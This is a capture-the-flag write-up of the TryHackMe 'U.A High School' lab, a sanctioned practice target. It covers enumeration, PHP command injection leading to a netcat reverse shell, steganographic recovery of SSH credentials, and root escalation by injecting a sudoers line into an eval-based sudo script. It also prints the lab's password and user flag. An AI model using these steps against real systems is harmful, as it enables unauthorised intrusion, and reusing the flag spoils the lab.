



TryHackMe - U.A High School (Medium)

Summary

Enumeration

Nmap Scan

Web Enumeration

Exploitation

PHP Command Injection

Post Exploitation

User credentials

login as deku

Privilege escalation to root

Enumeration

Nmap scan

```
sudo nmap -sV -sS -oN nmap.txt ip-address
```


```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-26 14:19 GMT
Nmap scan report for 10.10.15.33
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 58:2f:ec:23:ba:a9:fe:81:8a:8e:2d:d8:91:21:d2:76 (RSA)
|   256 9d:f2:63:fd:7c:f3:24:62:47:8a:fb:08:b2:29:e2:b4 (ECDSA)
|_  256 62:d8:f8:c9:60:0f:70:1f:6e:11:ab:a0:33:79:b5:5d (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-title: U.A. High School
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 126.97 seconds
```

We have two open ports. The `22` for `SSH` and the `80` for `HTTP`

Web enumeration

We go to the website `http://ip-address` to see what we have




We run a `gobuster` to see what we have

```
sudo gobuster dir -u  http://ip-address -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
```

```
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.10.15.33
[+] Method:       GET
[+] Threads:      40
[+] Wordlist:     /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/assets          (Status: 301) [Size: 311] [→ http://10.10.15.33/assets/]
Progress: 31936 / 220560 (14.48%)
```

We have a directory named `/assets`. What do we have here ?

We go there and see that we only have a blank page.



We have to investigate further.

We continue with our `gobuster` to what we have

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.10.15.33/assets
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/.php            (Status: 403) [Size: 276]
/.html           (Status: 403) [Size: 276]
/images          (Status: 301) [Size: 318] [→ http://10.10.15.33/assets/images/]
/.htm            (Status: 403) [Size: 276]
/               (Status: 200) [Size: 0]
Progress: 583 / 63089 (0.92%)
```


We have `/.php`. We can go there and see if we have an `index.php`.

Yes we have an `index.php`



We try to see if we can execute commands on this web page.

We try `?cmd=ls` to see what happens



Bingo!!! We can do a **PHP command injection** on this page.

We go to **cyberchef** and see what it is


A screenshot of the CyberChef application. The "Input" field contains the encoded string "aW1hZ2VzCmluZGV4LnBocApzdHlsZXMuY3NzCg==". The "From Base64" section is selected. The "Output" field shows the decoded directory listing: "index.php", "images", and "styles.css".

It's the directories and files of this directory

Exploitation

PHP Command Injection

We can go to the site <https://www.revshells.com/> to see if we can have a reverse shell.



I choose the `PHP exec` and i performed an URL encode on it.

Next i use `netcat` to listen to the `9001` port number

```
[ zerodol@master ] - [ ~/tryhackme/easy/u.a.highschool ]
$ nc -lvp 9001
listening on [any] 9001 ...
connect to [10.8.91.8] from (UNKNOWN) [10.10.15.33] 59208
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

We have reverse shell on the machine.

Post Exploitation

User credentials

I will transform my shell into one stable with the following commands :

```
python3 -c 'import pty;pty.spawn("/bin/bash")'  
CTRL + Z  
stty -echo raw;fg  
export TERM=xterm  
  
which python3  
/usr/bin/python3  
python3 -c 'import pty;pty.spawn("/bin/bash")'  
www-data@myheroacademia:/var/www/html/assets$ ^Z  
zsh: suspended nc -lnvp 9001  
  
└──(zerodol㉿master)-[~/tryhackme/easy/u.a.highschool]  
└─$ stty -echo raw;fg  
[1] + continued nc -lnvp 9001  
                                export TERM=xterm  
www-data@myheroacademia:/var/www/html/assets$ █
```

In the `/var/www/Hidden_Content` we have a file name `passphrase.txt`

```
www-data@myheroacademia:/var/www$ ls  
Hidden_Content  html  
www-data@myheroacademia:/var/www$ cd Hidden_Content  
www-data@myheroacademia:/var/www/Hidden_Content$ ls  
passphrase.txt  
www-data@myheroacademia:/var/www/Hidden_Content$ cat passphrase.txt  
QWxsbWlnaHRGb3JFdmVyISEhCg==  
www-data@myheroacademia:/var/www/Hidden_Content$ █
```

It seems that the content is encrypted in `base64`

On `cyberchef` we can check that

The screenshot shows a web-based Base64 decoder interface. The 'Input' field contains the encoded string 'QWxsBWhnaHRGb3JFdmVyISEhCg=='. The 'Output' field displays the decoded result, 'AllmightyForEver!!!'. The 'Recipe' section is set to 'From Base64' and includes options for 'Alphabet' (set to 'A-Za-z0-9+=') and 'Remove non-alphabet chars' (which is checked). There is also a 'Strict mode' checkbox.

We have a passphrase `AllmightyForEver!!!`

We also have in the `/var/www/html/assets/images` directory two images

```
www-data@myheroacademia:/var/www/html/assets$ cd images
www-data@myheroacademia:/var/www/html/assets/images$ ls
oneforall.jpg  yuei.jpg
www-data@myheroacademia:/var/www/html/assets/images$ █
```

We have `oneforall.jpg` and `yuei.jpg`

We download them and see what it is

```
[root@master]~/home/zerodol/tryhackme/easy/u.a.highschool]
# wget http://10.10.15.33/assets/images/oneforall.jpg
--2024-08-26 15:09:43-- http://10.10.15.33/assets/images/oneforall.jpg
Connecting to 10.10.15.33:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 98264 (96K) [image/jpeg]
Saving to: 'oneforall.jpg'

oneforall.jpg          100%[=] 95.96K 66.6KB/s   in 1.4s

2024-08-26 15:09:45 (66.6 KB/s) - 'oneforall.jpg' saved [98264/98264]

[root@master]~/home/zerodol/tryhackme/easy/u.a.highschool]
# wget http://10.10.15.33/assets/images/yuei.jpg
--2024-08-26 15:09:51-- http://10.10.15.33/assets/images/yuei.jpg
Connecting to 10.10.15.33:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 237170 (232K) [image/jpeg]
Saving to: 'yuei.jpg'

yuei.jpg          100%[=] 231.61K 74.9KB/s   in 3.1s

2024-08-26 15:09:55 (74.9 KB/s) - 'yuei.jpg' saved [237170/237170]

[root@master]~/home/zerodol/tryhackme/easy/u.a.highschool]
#
```

This is the `yuei.jpg`



We have nothing here

On the other hand on the `oneforall.jpg` image seems corrupted.



It seems that we'll have to do some **steganography**.

We use `exiftool` and the File Name displays that it's a JPG image but the File Type Extension displays PNG.

```
L$ exiftool oneforall.jpg
ExifTool Version Number      : 12.76
File Name                   : oneforall.jpg
Directory                   : .
File Size                   : 98 kB
File Modification Date/Time : 2023:07:09 16:42:05+00:00
File Access Date/Time       : 2024:08:26 15:10:25+00:00
File Inode Change Date/Time: 2024:08:26 15:09:45+00:00
File Permissions            : -rw-r--r--
File Type                   : PNG
File Type Extension         : png
MIME Type                   : image/png
Warning                     : PNG image did not start with IHDR
```

We check the chunks with [hexeditor](#)

```
File: oneforall.jpg
ASCII Offset: 0x00000000 / 0x00017FD7 (300)
00000000  89 50 4E 47 0D 0A 1A 0A  00 00 00 01  01 00 00 01
00000010  00 01 00 00 FF DB 00 43  00 06 04 05  06 05 04 06
00000020  06 05 06 07 07 06 08 0A  10 0A 0A 09  09 0A 14 0E
00000030  0F 0C 10 17 14 18 18 17  14 16 16 1A  1D 25 1F 1A
00000040  18 23 1C 16 16 20 2C 20  23 26 27 29  2A 29 19 1F
00000050  2D 30 2D 28 30 25 28 29  28 FF DB 00 43 01 07 07
00000060  07 0A 08 0A 13 0A 0A 13  28 1A 16 1A  28 28 28 28
00000070  28 28 28 28 28 28 28  28 28 28 28  28 28 28 28
00000080  28 28 28 28 28 28 28  28 28 28 28  28 28 28 28
00000090  28 28 28 28 28 28 28  28 28 28 28  28 28 FF C0
000000A0  00 11 08 02 3A 04 74 03  01 22 00 02 11 01 03 11
000000B0  01 FF C4 00 1F 00 00 01  05 01 01 01 01 01 01 00
000000C0  00 00 00 00 00 00 00 01  02 03 04 05 06 07 08 09
000000D0  0A 0B FF C4 00 B5 10 00  02 01 03 03 02 04 03 05
000000E0  05 04 04 00 00 01 7D 01  02 03 00 04 11 05 12 21
000000F0  31 41 06 13 51 61 07 22  71 14 32 81 91 A1 08 23
00000100  42 B1 C1 15 52 D1 F0 24  33 62 72 82 09 0A 16 17
00000110  18 19 1A 25 26 27 28 29  2A 34 35 36 37 38 39 3A
00000120  43 44 45 46 47 48 49 4A  53 54 55 56 57 58 59 5A
00000130  63 64 65 66 67 68 69 6A  73 74 75 76 77 78 79 7A
00000140  83 84 85 86 87 88 89 8A  92 93 94 95 96 97 98 99
00000150  9A A2 A3 A4 A5 A6 A7 A8  A9 AA B2 B3 B4 B5 B6 B7
00000160  B8 B9 BA C2 C3 C4 C5 C6  C7 C8 C9 CA D2 D3 D4 D5
00000170  D6 D7 D8 D9 DA E1 E2 E3  E4 E5 E6 E7 E8 E9 EA F1
00000180  F2 F3 F4 F5 F6 F7 F8 F9  FA FF C4 00 1F 01 00 03
00000190  01 01 01 01 01 01 01 01  01 00 00 00 00 00 00 01
000001A0  02 03 04 05 06 07 08 09  0A 0B FF C4 00 B5 11 00
```

We change them to the correct form. We will use the site [List of file signatures - Wikipedia](#) to see the signature of JPG files

FF D8 FF DB	ÿØÿÙ	0	jpg jpeg	JPEG raw or in the JFIF or Exif file format ^[16]
FF D8 FF E0 00 10 4A 46	ÿØÿàÿJFIFÿ			
49 46 00 01				
FF D8 FF EE	ÿØÿí			
FF D8 FF E1 ?? ?? 45 78	ÿØÿá??Exifÿ			
69 66 00 00				

```
File: oneforall.jpg
ASCII Offset: 0x00000000 / 0x00017FD7 (300)
00000000  FF D8 FF E0 00 10 4A 46  49 46 00 01  01 00 00 01
00000010  00 01 00 00 FF DB 00 43  00 06 04 05  06 05 04 06
00000020  06 05 06 07 07 06 08 0A  10 0A 0A 09  09 0A 14 0E
00000030  0F 0C 10 17 14 18 18 17  14 16 16 1A  1D 25 1F 1A
00000040  18 23 1C 16 16 20 2C 20  23 26 27 29  2A 29 19 1F
00000050  2D 30 2D 28 30 25 28 29  28 FF DB 00 43 01 07 07
00000060  07 0A 08 0A 13 0A 0A 13  28 1A 16 1A  28 28 28 28
00000070  28 28 28 28 28 28 28  28 28 28 28  28 28 28 28
00000080  28 28 28 28 28 28 28  28 28 28 28  28 28 28 28
00000090  28 28 28 28 28 28 28  28 28 28 28  28 28 FF C0
000000A0  00 11 08 02 3A 04 74 03  01 22 00 02 11 01 03 11
000000B0  01 FF C4 00 1F 00 00 01  05 01 01 01 01 01 01 00
000000C0  00 00 00 00 00 00 00 01  02 03 04 05 06 07 08 09
000000D0  0A 0B FF C4 00 B5 10 00  02 01 03 03 02 04 03 05
000000E0  05 04 04 00 00 01 7D 01  02 03 00 04 11 05 12 21
000000F0  31 41 06 13 51 61 07 22  71 14 32 81 91 A1 08 23
00000100  42 B1 C1 15 52 D1 F0 24  33 62 72 82 09 0A 16 17
00000110  18 19 1A 25 26 27 28 29  2A 34 35 36 37 38 39 3A
00000120  43 44 45 46 47 48 49 4A  53 54 55 56 57 58 59 5A
00000130  63 64 65 66 67 68 69 6A  73 74 75 76 77 78 79 7A
00000140  83 84 85 86 87 88 89 8A  92 93 94 95 96 97 98 99
00000150  9A A2 A3 A4 A5 A6 A7 A8  A9 AA B2 B3 B4 B5 B6 B7
00000160  B8 B9 BA C2 C3 C4 C5 C6  C7 C8 C9 CA D2 D3 D4 D5
00000170  D6 D7 D8 D9 DA E1 E2 E3  E4 E5 E6 E7 E8 E9 EA F1
00000180  F2 F3 F4 F5 F6 F7 F8 F9  FA FF C4 00 1F 01 00 03
00000190  01 01 01 01 01 01 01 01  01 00 00 00 00 00 00 01
000001A0  02 03 04 05 06 07 08 09  0A 0B FF C4 00 B5 11 00
```

This is the image after the change of the signature



We use `steghide` to extract data using the passphrase `AllmightForEver!!!` we have found earlier

```
└$ steghide extract -sf oneforall.jpg
Enter passphrase:
wrote extracted data to "creds.txt".
```

We have extracted a file named `creds.txt`.

What do we have in this file ?

```
└$ cat creds.txt
Hi Deku, this is the only way I've found to give you your account credentials, as soon as you have them, delete this file:
deku:One?For?All_ !! one1/A
```

We have the credentials of the user `deku`

The password is `One?For?All_!!one1/A`

Login as deku

We will connect as deku using `SSH`

```
└$ ssh deku@10.10.15.33
The authenticity of host '10.10.15.33 (10.10.15.33)' can't be established.
ED25519 key fingerprint is SHA256:0gRmqdwC/bY0nCsZ5+MHrpGGo75F1+78/LGZjSVg2VY.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:21: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.15.33' (ED25519) to the list of known hosts.
deku@10.10.15.33's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-153-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
```

```
deku@myheroacademia:~$ id
uid=1000(deku) gid=1000(deku) groups=1000(deku)
deku@myheroacademia:~$ whoami
deku
deku@myheroacademia:~$
```

Now we have access to the `user.txt`

```
deku@myheroacademia:~$ ls
user.txt
deku@myheroacademia:~$ cat user.txt
THM{W3lC0m3_D3kU_1A_0n3f0rAll??}
deku@myheroacademia:~$
```

Privilege escalation to root

We perform a `sudo -l` to see the `sudo` permissions of the user deku.

```
deku@myheroacademia:~$ sudo -l
[sudo] password for deku:
Matching Defaults entries for deku on myheroacademia:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User deku may run the following commands on myheroacademia:
    (ALL) /opt/NewComponent/feedback.sh
deku@myheroacademia:~$
```

deku has permissions on a script `/opt/NewComponent/feedback.sh`

We see the content of `/opt/NewComponent/feedback.sh` file

```
deku@myheroacademia:~$ cat /opt/NewComponent/feedback.sh
#!/bin/bash

echo "Hello, Welcome to the Report Form      "
echo "This is a way to report various problems"
echo "      Developed by                  "
echo "          The Technical Department of U.A."

echo "Enter your feedback:"
read feedback

if [[ "$feedback" != *"\`* && "$feedback" != *")* && "$feedback" != *\$((* && "$feedback" != *|* && "$feedback" != *\'* && "$feedback" != *\'\'* )); then
    echo "It is This:"
    eval "echo $feedback"

    echo "$feedback" >> /var/log/feedback.txt
    echo "Feedback successfully saved."
else
    echo "Invalid input. Please provide a valid input."
fi
```

It seems that this script execute a given input with the root privileges. The input can be a command. It's possible thanks to `eval` command which will perform an `echo` of the input. It's this section which is interesting for us.

We will execute this script with `sudo`

```
deku@myheroacademia:/opt/NewComponent$ sudo ./feedback.sh
Hello, Welcome to the Report Form
This is a way to report various problems
      Developed by
          The Technical Department of U.A.
Enter your feedback:
deku ALL=NOPASSWD: ALL >> /etc/sudoers
It is This:
Feedback successfully saved.
deku@myheroacademia:/opt/NewComponent$
```

On the input we will write `deku ALL=NOPASSWD: ALL >> /etc/sudoers` to be able to execute all commands without a password. The script will write our input in the file `/etc/sudoers`

We perform a `sudo /bin/bash`

```
deku@myheroacademia:/opt/NewComponent$ sudo /bin/bash  
root@myheroacademia:/opt/NewComponent# id  
uid=0(root) gid=0(root) groups=0(root)
```

And Booom!!! We are root

Now we have the content of the `root.txt`